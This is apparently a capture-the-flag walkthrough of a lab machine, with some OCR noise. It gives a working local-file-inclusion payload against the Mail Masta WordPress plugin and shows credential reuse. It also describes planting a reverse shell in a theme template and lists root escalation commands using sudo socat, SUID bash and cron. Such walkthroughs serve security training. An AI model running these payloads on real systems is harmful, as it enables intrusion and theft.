### **All in One**

### **Enumeration**

### **Tools**

### nmap

```
perform port scanning & found 3 open ports
```

```
PORT
       STATE SERVICE VERSION
                      vsftpd 3.0.3
21/tcp open ftp
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
    STAT:
  FTP server status:
       Connected to ::ffff:10.8.20.97
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
Data connections will be plain text
       At session startup, client count was 4
       vsFTPd 3.0.3 - secure, fast, stable
  End of status
22/tcp open ssh
                      OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    2048 e2:5c:33:22:76:5c:93:66:cd:96:9c:16:6a:b3:17:a4 (RSA)
    256 lb:6a:36:e1:8e:b4:96:5e:c6:ef:0d:91:37:58:59:b6 (ECDSA)
    256 fb:fa:db:ea:4e:ed:20:2b:91:18:9d:58:a0:6a:50:ec (ED25519)
80/tcp open http
                      Apache httpd 2.4.29 ((Ubuntu))
  http-server-header: Apache/2.4.29 (Ubuntu)
  http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
```

## **Targets**

### ftp - port 21

the nmap result shows that the FTP port we can access it anonymously


```
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
```

but it seems to be empty here


```
EAUBEEF)-[~/trynackme/allinone]
  💲 ftp 10.10.229.130
Connected to 10.10.229.130.
220 (vsFTPd 3.0.3)
Name (10.10.229.130:nobodyatall): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x
            20
                         115
                                       4096 Oct 06 11:57 .
              2 0
drwxr-xr-x
                         115
                                       4096 Oct 06 11:57 ..
226 Directory send OK.
```

### http - port 80


the root page of webserver



doing fuzzing we found a wordpress directories



visiting the wordpress directory, & it really running a wordpress cms there



All in One Just another WordPress site

UNCATEGORIZED

there's one user here elyana



#### using wpscan we found 2 plugins

```
[+] mail-masta
| Location: http://10.10.75.220/wordpress/wp-content/plugins/mail-masta/
Latest Version: 1.0 (up to date)
Last Updated: 2014-09-19T07:52:00.000Z

| Found By: Urls In Homepage (Passive Detection)
| Version: 1.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.10.75.220/wordpress/wp-content/plugins/mail-masta/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.10.75.220/wordpress/wp-content/plugins/mail-masta/readme.txt
```

#### checking fo vulnerabilities, we found that the mail masta 1.0 was vulnerable

```
(nobodyatall® 0×DEADBEEF)-[~]
$ searchsploit 'mail masta'

Exploit Title


WordPress Plugin Mail Masta 1.0 - Local File Inclusion
WordPress Plugin Mail Masta 1.0 - SQL Injection

php/webapps/40290.txt
php/webapps/41438.txt
```

go to the exploit-db page, we'll be using this to perform our LFI attack

```
Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);
```

let's try including the /etc/passwd, and it works




so now in order to include wp-config.php, we need to encode it with base64, so we can use the following technique

=php://filter/convert.base64-encode/resource=index

now let's dump the wp-config.php

/\* payload

http://10.10.75.220/wordpress/wp-content/plugins/mail-masta/inc/campaign/count\_of\_send.php?pl=php://filter/convert.base64-encode/resource=/var/www/html/wordpress/wp-config.php



PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLWNvbmZhandAllindA

now decode the bas64 & we found the credentials for mysql

IE15U1FMIGRhdGFiYXNlIHBhc3N3b3JkICovDQpkZWZpbmUoICdEQ19QQVNTV6
KiogTXlTUUwgaG9zdG5hbWUgKi8NCmRlZmluZSggJ0RCX0hPU1QnLCAnbG9jYv
Q2hhcnNldCB0byB1c2UgaW4gY3JlYXRpbmcgZGF0YWJhc2UgdGFibGVzLiAqLv
dGY4bWI0JyApOw0KDQovKiogVGhlIERhdGFiYXNlIENvbGxhdGUgdHlwZS4gR0
YnQuICovDQpkZWZpbmUoICdEQ19DT0xMQVRFJywgJycgKTsNCg0Kd29yZHByZ)

```
Output ** start: 745
end: 755
length: 10
```

```
* @package WordPress
*/


// ** MySQL settings - You can get this info from your web hos
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'elyana' );

/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );


/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

this credential might be reuse in other place too, let's try on the wordpress login page




#### and it works!

now go to te theme editor & edit the 404 template to our reverse shell php script



go to the unknown article to trigger 404 page & we got our initial foothold!



## **Post Exploitation**

# **Privilege Escalation**

## www-data -> elyana

home directory 1 user

```
bash-4.4$ ls -la
ls -la
total 12
drwxr-xr-x 3 root root 4096 Oct 5 19:38 .
drwxr-xr-x 24 root root 4096 Oct 5 19:33 ..
drwxr-xr-x 6 elyana elyana 4096 Oct 7 13:41 elyana
bash-4.4$
```

hint? it told us that elyana credential are store somewhere in the system, so we need to find it out

```
-rw-rw-r-- 1 elyana elyana 59 Oct 6 20:24 hint.txt
-rw----- 1 elyana elyana 61 Oct 6 20:28 user.txt
bash-4.4$
```

notice that some weird private text file in the mysql config directory

```
find. missing argument to -exec
find /etc -type f -exec grep -iH 'elyana' {} \; 2>/dev/null
/etc/subuid:elyana:165536:65536
/etc/subgid:elyana:165536:65536
/etc/mysql/conf.d/private.txt:user: elyana
```

looks like we found the Elyana credential

```
$ cat private.txt
user: elyana
password: E@syR18ght
$
```

now we're elyana!

```
bash-4.4$ su elyana su elyana Password: E@syR18ght

bash-4.4$ id id id uid=1000(elyana) gid=1000(elyana) groups=1000(elyana),4(adm),27(sudo),108(lxd) bash-4.4$
```

## elyana -> root

checking sudo -I & we found that elyana can exec socat binary as root using sudo

```
bash-4.4$ sudo -l
sudo -l
Matching Defaults entries for elyana on elyana:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User elyana may run the following commands on elyana:
    (ALL) NOPASSWD: /usr/bin/socat
bash-4.4$
```

executing like this & we're root now

```
bash-4.4$ sudo socat stdin exec:/bin/bash
sudo socat stdin exec:/bin/bash
id
id
uid=0(root) gid=0(root) groups=0(root)
```

the user flag seems to be encoded in base64

```
bash-4.4# cat user.txt
cat user.txt
VEhNezQ5amc2NjZhbGI1ZTc2c2hydXNuNDlqZzY2NmFsYjVlNzZzaHJ1c259
bash-4.4#
```

decoding it & we got our user flag

```
bash-4.4# cat user.txt | base64 -d
cat user.txt | base64 -d
THM{Coincoll 100703 runnings(control 2000a)b
```

same goes to root flag, we've privilege to read it

```
bash-4.4# wc root.txt
wc root.txt
1 1 61 root.txt
bash-4.4#
```

# unintended path (www-data -> root)

we found bash binary with suid bit set

```
bash-4.4$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/fusermount
/bin/su
/bin/bash
/bin/chmod
/bin/umount
```

now execute it & we're root

```
bash-4.4$ /bin/bash -p

/bin/bash -p

bash-4.4# id

id

uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)

bash-4.4#
```

escape the euid limitation to uid 0

```
bash-4.4# python3 -c 'import os;os.setuid(0);os.system("/bin/bash")'
python3 -c 'import os;os.setuid(0);os.system("/bin/bash")'
bash-4.4# id
id

uid=0(root) gid=33(www-data) groups=33(www-data)
```

/\*
www-data -> root

\*/

there's other method that i've found too, like writing reverse shell script into the /var/backups/script.sh by abusing the cronjobs

```
47 6 * * 7 root test -x /usr/sbin/anacron
52 6 1 * * root test -x /usr/sbin/anacron
* * * * * root /var/backups/script.sh
```